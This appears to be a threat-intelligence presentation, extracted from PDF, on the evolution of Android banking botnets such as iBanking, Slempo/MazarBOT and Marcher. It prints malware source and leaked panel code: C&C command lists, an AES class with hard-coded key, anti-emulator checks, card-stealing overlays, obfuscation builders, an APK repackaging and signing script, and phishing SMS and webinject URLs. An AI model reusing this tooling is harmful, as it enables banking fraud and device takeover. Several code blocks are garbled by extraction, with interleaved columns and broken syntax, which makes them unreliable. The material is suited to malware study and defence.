

# The new era of Android banking botnets

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When: March/April 2013

**Propagation:** social-engineering / SMS

Related Threats: Carberp, Citadel, ZeusP2P, Silon/Tilon

Итого: 167 кампаний, 177 (177) SMS отправлено, 141 (141) SMS доставлено. Результативность – 80%								Экспортировать в CSV	
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31683899273	Om de applicatie Trusteer Mobile te downloaden klikt u op de volgende link: http://ing-trusteer.com/trusteer.apk	2014-03-21 12:50:40	ING Veilig	1	1	0.1	Отправлено	<u> </u>	
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31657710062	Om de applicatie Trusteer Mobile te downloaden klikt u op de volgende link: http://ing-trusteer.com/trusteer.apk	2014-03-20 12:06:05	ING Veilig	1	0	0.1	Отправлено	<b>2 3</b>	

#### Social-engineering APK installation



Om uw geldzaken zorgeloos te kunnen regelen via internet, is het belangrijk dat u goed beveiligd bent. ING Certificaat beschermt tegen aanvallen van kwaadaardige software (malware) zoals Trojans. Deze Trojans proberen op verschillende manieren om uw geld te stelen. Bescherm uzelf beter tegen internetcriminelen. Voer nu de onderstaande gegevens in zodat wij u optimaal kunnen beveiligen.

- 1) Voer uw volledige mobielnummer in
  2) Selecteer uw mobiele besturingssysteem
  3) Druk op de knop volgende

		Android iOS (iPhone) Windows Phone Symbian BlackBerry	
	Andere OS		Volgondo
1			<u>Volgende</u>
	Download link:	https://domain.com/android.apk	
	QR Code:		
	Verificatie code:		<u>Bevestigen</u>

Fake Trusteer app



Author/Forum: "Forkasen" (Citadel botnets targeting Italy)

Price: 1 bank (1K USD), all banks (15K USD)



Backend: PHP (on this backend using SMSC for sending SMS)

```
function send sms($phones, $message, $translit = 0, $time = 0, $id = 0, $format = 0, $sender = false, $query = "")
    static $formats = array(1 => "flash=0", "push=0", "blr=0", "bin=0", "bin=0", "ping=0");
    $m = smsc send cmd("send", "cost=3&phones=".urlencode($phones)."&mes=".urlencode($message).
                    "&translit=$translit&id=$id".($format > 0 ? "&".$formats[$format] : "").
                    ($sender === false ? "" : "&sender=".urlencode($sender))."&charset=".SMSC CHARSET.
                    ($time ? "&time=".urlencode($time) : "").($query ? "&$query" : ""));
    // (id, cnt, cost, balance) ??? (id, -error)
   case 'del all sms':
   $bot_id=$ POST['bot_id'];
   $imei=$ POST['imei'];
       $file="listing/".$bot_id."/".$imei."/smsList.txt";
       if(unlink($file))echo 'OK';
       else echo 'ERROR':
       break:
        case 'del all call':
   $bot id=$ POST['bot id'];
    $imei=$ POST['imei'];
       $file="listing/".$bot id."/".$imei."/callList.txt";
       if(unlink($file))echo 'OK';
       else echo 'ERROR';
        break;
```

**Botnets:** different botnets per customer but one of them *soft1* was targeting mainly NL (11K+) and CZ (7K+), UK (3K+) and IL (3K+)

Code: No obfuscation, no encryption, real simple SMS forwarding.

**C&C communication:** SMS

Bot Commands: ON/OFF/set admin

```
private static void processSend(String paramString1, String paramString2, Context paramContext)
   PendingIntent localPendingIntent1 = PendingIntent.getBroadcast(paramContext, 0, new Intent("SMS SENT"), 0);
   PendingIntent localPendingIntent2 = PendingIntent.getBroadcast(paramContext, 0, new Intent("SMS DELIVERED"), 0);
   SmsManager.getDefault().sendTextMessage(paramString1, null, paramString2, localPendingIntent1, localPendingIntent2);
package com.security.service;
public class Constants
 public static final String BUTTON OK = "Ok";
 public static final String DEFAULT ADMIN NUMBER = "+4915777449483";
 public static final String ELEMENT FROM = ". F:";
 public static final String ELEMENT MESSAGE = "message";
 public static final String INTENT DELIVERED = "SMS DELIVERED";
 public static final String INTENT SENT = "SMS SENT";
 public static final String KEY ADMIN NUMBER = "adminNumber";
 public static final String KEY IS FIRST LAUNCH = "isFirstLaunch";
 public static final String KEY SERVICE ENABLED = "serviceStatus";
 public static final String KEY SHARED PREFS = "SecurityService";
 public static final String MESSAGE START UP = "Installation erfolgreich\n\nIhr Aktivierungskode lautet\n\n7735486173";
 public static final String REQUEST OFF = "off";
 public static final String REQUEST ON = "on";
 public static final String REQUEST SET ADMIN = "set admin";
 public static final String RESPONSE INIT = "INOK";
 public static final String RESPONSE OFF = "OFOK";
 public static final String RESPONSE ON = "ONOK";
 public static final String RESPONSE SET ADMIN = "SAOK";
```

New features: "modular" with templates, more commands such as contact list and outgoing calls.


When: October 2013

Propagation: Social-engineering / SMS, phishing

Related threats: ZeuS P2P Actor: "GFF", price 4K USD.



Backend/Panel: PHP as well, not that advanced as well.



```
if($smsHack==1){
 $out.='';
 $out.='SMS OFF';
else{
 $out.='';
 $out.='SMS ON';
if($callHack==1) {
 $out.='Call OFF';
else{
 $out.='Call ON';
if($recordHack==1){
 $out.='Rec OFF';
else{
 $out.='Rec ON';
if($isAdmin==0){
 $out.='Admin OFF';
else{
 $out.='Admin ON';
```

#### Usage of "templates":

```
<string name="template18 loading">loading please wait</string>
    <string name="template18 first">ANZ Internet Banking now offers additional security in the form of Extended Validation certificates to improve
    online security and make your banking experience even easier. </string>
    <string name="template19 certificaat">Connect with friends and the world around you on Facebook.</string>
    <string name="template19 genereer">Generate Password Token</string>
    <string name="template19 email">Email or Phone</string>
    <string name="template19 password">Password</string>
    <string name="template19 uw">Your New Token:</string>
    <string name="template19 code">\#89873498721</string>
    <string name="template19 deze">Use this password for quick access to facebook, please/string>
    <string name="template19 about">"Commonwealth Bank of Australia
ABN 48 123 123 124 AFSL
-Australian credit licence 234945"</string>
    <string name="template19 loading">loading please wait</string>
    <string name="template19_re_renerate">Re-Generate</string>
    <string name="template19 copy">Token put to clipboard</string>
    <string name="template20_ttl">Codigo de ativacao:</string>
```

```
#keytool -genkey -v -keystore my-release-key.keystore -alias alias name -keyalg RSA -keysize 2048 -validity 10000
apktool d -s src/ING.apk src/ING
./tools/baksmali-2.0.2.jar src/ING/classes.dex -o src/out/
# ==== here patch dex file ====
TEL1="+800000000001"
TEL2="+800000000002"
TEL BACK="+800000000003"
HOST1="192.168.1.56"
HOST2="192.168.1.56"
ID BOT="500"
GATE="\/android\/"
IC LAUNCHER="ic launcher8"
TEMPLATE INDEX="8"
APP NAME="AndroidMan"
sed -i 's/192.168.1.56/'SHOST1'/g' src/ING/res/values/arrays.xml
sed -i 's/192.168.1.56/'$HOST2'/g' src/ING/res/values/arrays.xml
sed -i 's/\/android\//'SGATE'/g' src/ING/res/values/strings.xml
sed -i 's/500/'SID BOT'/q' src/ING/res/values/strings.xml
sed -i 's/+70000000003/'STEL BACK'/g' src/ING/res/values/strings.xml
sed -i 's/+70000000001/'$TEL1'/g' src/out/com/soft360/iService/SmsReciever.smali
sed -i 's/+70000000001/'STEL1'/q' src/out/com/soft360/iService/smsParser.smali
sed -i 's/+70000000002/'STEL2'/q' src/out/com/soft360/iService/SmsReciever.smali
sed -i 's/+70000000002/'STEL2'/g' src/out/com/soft360/iService/smsParser.smali
# style
sed -i 's/Security\x20Space/'$APP NAME'/g' src/ING/res/values/strings.xml
sed -i 's/\"template index\">5</\"template index\">'$TEMPLATE INDEX'</g' src/ING/res/values/strings.xml</pre>
sed -i 's/ic launcher5/'SIC LAUNCHER'/g' src/ING/res/values/strings.xml
# -----
./tools/smali-2.0.2.jar src/out/ -o src/ING/classes.dex
apktool b -f src/ING/ bot.apk
jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore tools/my-release-key.keystore -keypass 123456 -storepass 123456 bot.apk alias name
rm -R src/ING
rm -R src/out
```

#### Code:

- No obfuscation, still very simple
- Usage of AES in order to hide C&C strings, BOT\_ID, etc.

```
public class MCrypt
 private String SecretKey = "MIIBIjANBgkqhkiG";
 private Cipher cipher;
 private String iv = "f9b681dfa702fac1";
 private IvParameterSpec ivspec = new IvParameterSpec(this.iv.getBytes());
 private SecretKeySpec keyspec = new SecretKeySpec(this.SecretKey.getBytes(), "AES");
 public MCrypt()
   try
     this.cipher = Cipher.getInstance("AES/CBC/NoPadding");
     return;
   catch (NoSuchAlgorithmException localNoSuchAlgorithmException)
                                                  <string name="def tel number">d289683a8417caa1df2a6c9bba611960</string>
     localNoSuchAlgorithmException.printStackTrace();
                                                  <string name="bot id">b2b9887214014f61a707e91a67ec22d7</string>
     return;
                                                  <string name="update min">1</string>
   catch (NoSuchPaddingException localNoSuchPaddingException ame="urlPostData">63be34f16bf4b3ad3eb67c1e6c80e00df010396e016e50ca965a46f244ffc636</string>
                                                  <string name="urlPostSms">71a41ac9101cf50e259641caee675e7858e05c688ef08d859caf16de55212d6c</string>
     localNoSuchPaddingException.printStackTrace();
                                                  <string name="urlCommand">be9e86126bee383bd59db84738c58c3dc0c7ca56e7cb0c2991b16279782e5adf</string>
                                                  <string name="urlSmsList">278d20fdd3fa96c37ec541c273a6588d995ddc7c69c2309b8d43363ff695e48a</string>
                                                  <string name="urlSendFile">fccbda2555185c927f33611d20da16ff49c350a279cfa8b2ecec4c79a6e66330/string>
                                                  <string name="urlPing">2df460131911b70cf0174fd1d9a835e9930d803ce4652ee28ebc9f5cb23ce233</string>
                                                  <string name="urlcheckUrl">8ce9095bcb0e45d941df6c23dac3a5fa5bfea6976ea54d7f2d746b7a5bf69dac/string>
```

#### Code:

Some sort of anti-emulator

```
String str1 = ((TelephonyManager)getSystemService("phone")).getDeviceId();
if ((getResources().getString(2131034115).equals("1")) && ((str1.equals("0000000000000")) || (getTelNumber().startsWith("1555521")) ||
{
    Log.d("mylog", "killprocesses");
    Process.killProcess(Process.myPid());
}
```

**C&C** communication: HTTP / SMS

Bot Commands: get installed apps, get list of calls, recording call, get contact list, start call, send SMS.

```
public class smsParser
 private static final String COMMAND ADD DOMAIN = "adddomain";
 private static final String COMMAND CHECK URL = "checkurl";
 private static final String COMMAND GET APPS = "get apps";
 private static final String COMMAND GET CALL LIST = "call list";
 private static final String COMMAND GET CONTACT LIST = "contact list";
 private static final String COMMAND GET IMAGES = "get images";
 private static final String COMMAND GET LOCATION = "get place";
 private static final String COMMAND GET SMS LIST = "sms list";
 private static final String COMMAND PING = "ping";
 private static final String COMMAND SEND SMS = "sendSMS";
 private static final String COMMAND START RECORD = "start record";
 private static final String COMMAND START RECORD CALL = "start record call";
 private static final String COMMAND STOP RECORD = "stop record";
 private static final String COMMAND STOP RECORD CALL = "stop record call";
 private static final String COMMAND WIPE DATA = "wipe data";
```

### Old-fashion banking malware wrap-up

- The year was 2013
- Malicious apps used for SMS forwarding: gather OTP (one-time-password) / 2FA (two factor authentication)
  codes.
- C&C changed from mostly SMS to HTTP but still no custom communication protocol
- Malicious apps being used as part of other families campaigns such as ZeusP2P, Citadel, etc.
- Code not that advanced but on iBanking some encryption and anti-analysis were used.

# GMBot/Slempo/MazarBOT (new era)

When: October/2015 (traces of development since August 2015)


• Similar technique described by CERT PL in May 2015 (https://www.cert.pl/en/news/single/malware-attack-on-both-windows-and-android/)

New feature: Introduce overlay type of attack where malicious app "pops up" in front of the valid app.

**Leaked in early 2016 (January/February):** variants MazarBOT, Arbvall and likely others.

Related threats: Unknown

Actor: GanjaMan from Exploit.IN (banned in March 2016)



## Slempo/MazarBOT (new era)

Overlay

```
private ArrayList<String> getTop()
{
   ArrayList localArrayList = new ArrayList();
   if (Build.VERSION.SDK_INT > 22) {
     return getActivePackageM();
   }
   if (Build.VERSION.SDK_INT > 21) {
     return getActivePackageLNew();
   }
   if (Build.VERSION.SDK_INT > 20)
   {
     localArrayList.add(getActivePackageL().trim());
     return localArrayList;
   }
   localArrayList.add(getActivePackagePreL().trim());
   return localArrayList;
}
```


# Slempo/MazarBOT (new era)

#### Overlay

```
if ((packageName.equals("com.android.vending") || packageName.equals("com.google.android.music")) && !settings.getBoolean(Constants.CODE IS SENT, false))
   Intent i = new Intent(MainService.this, Cards.class);
   i.addFlags(Intent.FLAG ACTIVITY NEW TASK);
   i.addFlags(Intent.FLAG ACTIVITY REORDER TO FRONT);
   startActivity(i);
static {
    CreditCardType[] arrayOfCreditCardType = new CreditCardType[5];
    arrayOfCreditCardType[0] = CreditCardType.VISA;
    arrayOfCreditCardType[1] = CreditCardType.MC;
    arrayOfCreditCardType[2] = CreditCardType.AMEX;
    arrayOfCreditCardType[3] = CreditCardType.DISCOVER;
    arrayOfCreditCardType[4] = CreditCardType.JCB;
   CREDIT CARD IMAGES TYPE ORDER = arrayOfCreditCardType;
@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
   setContentView(R.layout.billing addcreditcard fragment);
   manager = (TelephonyManager) getSystemService(Context.TELEPHONY SERVICE);
   settings = getSharedPreferences(Constants.PREFS_NAME,
            Context.MODE PRIVATE);
   contentWholeView = findViewById(R.id.credit card details);
    inflateAddressView();
   contentCardView = findViewById(R.id.addcreditcard fields);
   vbvConfirmationView = findViewById(R.id.vbv confirmation);
   loadingView = findViewById(R.id.loading spinner);
   ccBox = (CreditCardNumberEditText) findViewById(R.id.cc box);
    ccBox.setOnCreditCardTypeChangedListener(this);
   cvcPopup = (ImageView) findViewById(R.id.cvc image);
   cvcPopup.setOnClickListener(new OnClickListener() {
```

# Slempo/MazarBOT (new era)

Overlay



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#### Overlay

```
@SuppressLint("SetJavaScriptEnabled")
@Override
protected void onCreate(Bundle savedInstanceState) {
    isWebViewLoaded = false:
    if (savedInstanceState == null) {
        super.onCreate(savedInstanceState);
        try {
            setContentView(R.layout.html dialogs);
            layout = (FrameLayout) findViewById(R.id.html layout);
            JSONObject json = new JSONObject(getIntent().getStringExtra("values"));
            byte[] data = Base64.decode(json.getString("html"), Base64.DEFAULT);
            try {
                html = new String(data, "UTF-8");
            } catch (UnsupportedEncodingException e) {
                e.printStackTrace();
            packageName = json.getString("package");
            webAppInterface = new WebAppInterface(this, packageName);
            webView = (WebView) findViewById(R.id.webView);
            webView.setWebChromeClient(new CommonHTMLChromeClient());
            webView.setScrollBarStyle(View.SCROLLBARS OUTSIDE OVERLAY);
            webView.getSettings().setJavaScriptEnabled(true);
            showWebView();
          catch (JSONException e) {
            e.printStackTrace();
{"command": "update html " "nanams": {"html
version":1,"data":[{| packages" | "at.volksbank.volksbankmobile"] | html" | PGhObWw+PGhLYWQ+DQoNCjxzY3JpcHQqc3JjPSJodHRwczovL2Fq
                               B7DQoJCW1hcmdpbjoqMDsNCqkJcGFkZG
                                                                        ➡NCgkJYmFja2dyb3VuZC1jb2xvcjogI2ZmZjsNCgkJLW1vei1iYWN
```

Real-time contextual threat intelligence

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#### Builder

```
// remember and nonnex basin

function generate_sign_key($affiliate_id, $app_type_id) {

$firstnames = array("Bob", "Bill", "Thomas", "George", "Jeff", "Sam", "Morgan", "William", "John", "Jeff", "Samuel");

$lastnames = array("Gruber", "Huber", "Bauer", "Wagner", "Mayer", "Berger", "Schmidt", "Williams", "Wilson", "Johnson", "Robinson", "Walker", "Roberts", "Green", "Hall",

"Jackson", "Parker");
```

```
function generate_crap_entry($type, $param_id, $variable_name, &$last_random_variable, &$crap_counter = false) {
    global $_rnd_values_lower_upper, $rnd_used_values;

    $crap_entry = "";

    if($crap_counter !== false) $crap_counter++;
        $x_function_prefix = rnd_text_string(5, 8, $_rnd_values_lower_upper);
        $x_function_name = rnd_text_string(5, 11, $_rnd_values_lower_upper, $rnd_used_values);

    $rnd_variable_name = $x_function_prefix . $x_function_name . sprintf("%x", $crap_counter);
        $rnd_string_variable_value = rnd_text_string(5, 15, $_rnd_values_lower_upper, $rnd_used_values);

    $string_equals_compare_variables = array("!= false", "== false", "== true", "!= true", "");
    $integer_compare_variables = array("!= false", "== false", "== true", "!= true");

    switch($type) {
        case 0: // String
```

Obfuscation

```
Boolean localBoolean1 = Boolean.valueOf(true);
int i;
labe152:
labe158:
label98:
Boolean localBoolean2;
if (paramBoolean2.booleanValue() == true)
  Boolean.valueOf(true);
  if (Integer.valueOf(3038).intValue() > paramInteger.intValue()) {
    break label231;
  if (paramInteger.intValue() != 3038) {
    break label223;
  i = 7165:
  Integer.valueOf(i);
  if (!paramString1.equals("lKEBOLF"))
    if ("1KEBOLF".length() >= 3735) {
      break label241;
    new StringBuilder().append(paramString1).append("IKEBOLF").toString();
  localBoolean2 = Boolean.valueOf(false);
  if (paramBoolean1.booleanValue() == true) {
   break label264;
  Boolean.valueOf(true);
 if (!paramString2.equals("glLUNN")) {
    break label291;
```

#### Builder

```
$app_type_configs = array(
1 => array("name" => "Video Player", "admin_message" => "Video Player Install"),
2 => array("name" => "Abode Flash Player", "admin_message" => "Adobe Flash Player Install"),
3 => array("name" => "Android Core Defender", "admin_message" => "Core Defender Install"),
4 => array("name" => "Shield Free Mobile Security", "admin_message" => "Shield Free Mobile Security Install"),
5 => array("name" => "HD Porn (Free of charge)", "admin_message" => "HD Porn (Free of charge) Install"),
6 => array("name" => "Porn Game", "admin_message" => "Porn Game Install")
);
```

#### Activate device administrator?



#### **Adobe Update**

Get video codec access

Activating this administrator will allow the app Adobe Update to perform the following operations:

Erase all data

Erase the phone's data without warning by performing a factory data reset.

#### Activate this device administrator


#### Cancel

#### **Uninstall app**

Distribution method: phishing, SMS, Google Play


Example of SMS: "Please install this app for your antifraud protect. hxxp://bit.ly/29DU4HA"

Traffic Distribution System (TDS) targeting Europe and AU




Вы вошли как: admin


Panel



#### Panel



#### Panel



**Target list:** Besides hard-coded target list, new targets could be added dynamically through #update\_html command.

Currently, MazarBOT only delivers HTML data if targeted app is found on the infected device.

{"type":"reg", "phone":"15555218135", "country":"US", "imei":"2fe518b3f2ee626", "model":"Genymotion
Androidnew", "apps":["at.volksbank.volksbankmobile", "com.hqzel.zgnlpufg", "com.example.android.apis", "com.android.gesture.builder"], "operator":"310270", "os":"7.0", "install id":"222"}

**C&C communication:** HTTP. We've seen one variant using SOCKS5 proxies which then communicates through its C&C on the TOR network but not lately.

```
HTTP/1.1 200 OK
Server: nginx/1.6.2 (Ubuntu)
Date: Thu, 17 Aug 2017 12:41:33 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.6.31
Content-Length: 8829

{"command":"update html","params":{"html
version":1,"data":[{"packages":["com.paypal.android.p2pmobile"],"html":
"PGh0bWw+DOo8a...
```

**C&C communication:** one variant called Abrvall targeting mostly Turkey found using different type of communication but still not encrypted in any way.

HTTP/1.1 200 OK

Server: nginx/1.6.2

Date: Wed, 17 Feb 2016 18:41:47 GMT

Content-Type: text/html; charset=UTF-8

Content-Length: 2522

X-Powered-By: PHP/5.4.45

injectslist:6f72672e776573747061632e62616e6b5e636f6d2e776573747061632e6361736874616 e6b5e61752e636f6d2e776573747061632e6f6e6c696e65696e76657374696e675e6f72672e62616e6b 696e672e776573747061632e7061797761795e636f6d2e7265762e6d6f62696c6562616e6b696e672e7 76573747061635e636f6d2e776573747061632e696c6c756d696e6174655e636f6d2e62656e6469676f 62616e6b2e6d6f62696c655e636f6d2e636f6d2e636f6d62616e6

```
C&C communication: BOT commands
#update_html
#domain
#sms_intercept_start
#sms_intercept_stop
#sms_listen_start
#sms_listen_stop
#sms_send
#call_forward_start
#sms_blocklist_start
#apps
#proxy start
#proxy stop
#plugin_add
#plugin_start
#files_list
#file_transfer
#spam
#extract_phone_numbers
#open url
```

# Marcher (Exobot)

When: October/2015, in the news more in June/2016

**Distribution method:** phishing / social-engineering, SMS

New feature: more advanced from a code level perspective, phishing on the website itself, "proxy" module.



UsedID:	
Password:	
Memorable Information:	
Continue	

### Marcher (Exobot)

Phishing page being displayed both on app and website.

```
{"to":"com.commbank.netbank","body":"http://f4iugfng344.ru/111/1/au/01.php"},
  {"to": "org.westpac.bank", "body": "http://f4iugfng344.ru/111/1/au/02.php"},
  {"to": "org.stgeorge.bank", "body": "http://f4iugfng344.ru/111/1/au/03.php"},
  {"to": "au.com.nab.mobile", "body": "http://f4iugfng344.ru/111/1/au/04.php"},
  {"to": "au.com.ingdirect.android", "body": "http://f4iugfng344.ru/111/1/au/05.php"},
  {"to": "au.com.bankwest.mobile", "body": "http://f4iugfng344.ru/111/1/au/06.php"},
  {"to": "org.banksa.bank", "body": "http://f4iugfng344.ru/111/1/au/08.php"},
  {"to":"com.android.email", "body": "http://f4iugfng344.ru/111/1/mail/mail.php"},
  {"to":"com.paypal.android.p2pmobile", "body": "http://f4iugfng344.ru/111/1/paypal/paypal.php"}
{"to":"commbank.com.au","body":"http://f4iugfng344.ru/111/1/au/01.php"},
{"to": "westpac.com.au", "body": "http://f4iugfng344.ru/111/1/au/02.php"},
{"to": "stgeorge.com.au", "body": "http://f4iugfng344.ru/111/1/au/03.php"},
{"to": "nab.com.au", "body": "http://f4iugfng344.ru/111/1/au/04.php"},
{"to":"ingdirect.com.au","body":"http://f4iugfng344.ru/111/1/au/05.php"},
{"to": "bankwest.com.au", "body": "http://f4iugfng344.ru/111/1/au/06.php"},
{"to": "banksa.com.au", "body": "http://f4iugfng344.ru/111/1/au/08.php"},
{"to": "paypal.com", "body": "http://f4iugfng344.ru/111/1/paypal/paypal.php"}
```

#### Overlay

```
// get running apps
List<AndroidAppProcess> processes = AndroidProcesses.getRunningForegroundApps(ctx);

// Freedialog - block screen with webpage feature
if ((boolean) Modules.main(ctx, S.get_pref, new Object[]{ S.free_dialog, false }) && !Utils.inRunningApps(ctx.getPackageName(), processes, null)) {
    startFreeDialog();
    return;
}

String minimize = (String) Modules.main(ctx, S.get_pref, new Object[]{ S.api_minimize_apps, ""});

String[] apps_minimize = (String[]) Modules.main(ctx, S.string2list, new Object[]{minimize});

// minimize apps 4-5-6
for (int count = 0; count < apps_minimize.length; count++)
    if(Utils.inRunningApps(apps_minimize.length; count++)
        if(Utils.inRunningApps(apps_minimize.length; count++)
        return;
    }

// parse webinjects to show
Map<String, Integer> apps = Utils.getApplications(ctx, (String) Modules.main(ctx, S.get_pref, new Object[]{ S.api_injects, "" }});
```

Anti-analysis (debugging, emulator, country)

```
ctx = getApplicationContext();
 if(Utils.is blocked(ctx)) {
    finish();
     return;
public static boolean is_blocked(Context ctx)
    if (Constant.DEBUG) Log.d(TAG, "CHECK IF BLOCKED");
    if (Constant.DEBUG)
        return false:
    if(is debugger()) {
        if (Constant.DEBUG) Log.d(TAG, "debugger detected; stop");
        return true;
    if(is emulator(ctx))
        if (Constant.DEBUG) Log.d(TAG, "IMEI detected emulator; stop");
        return true;
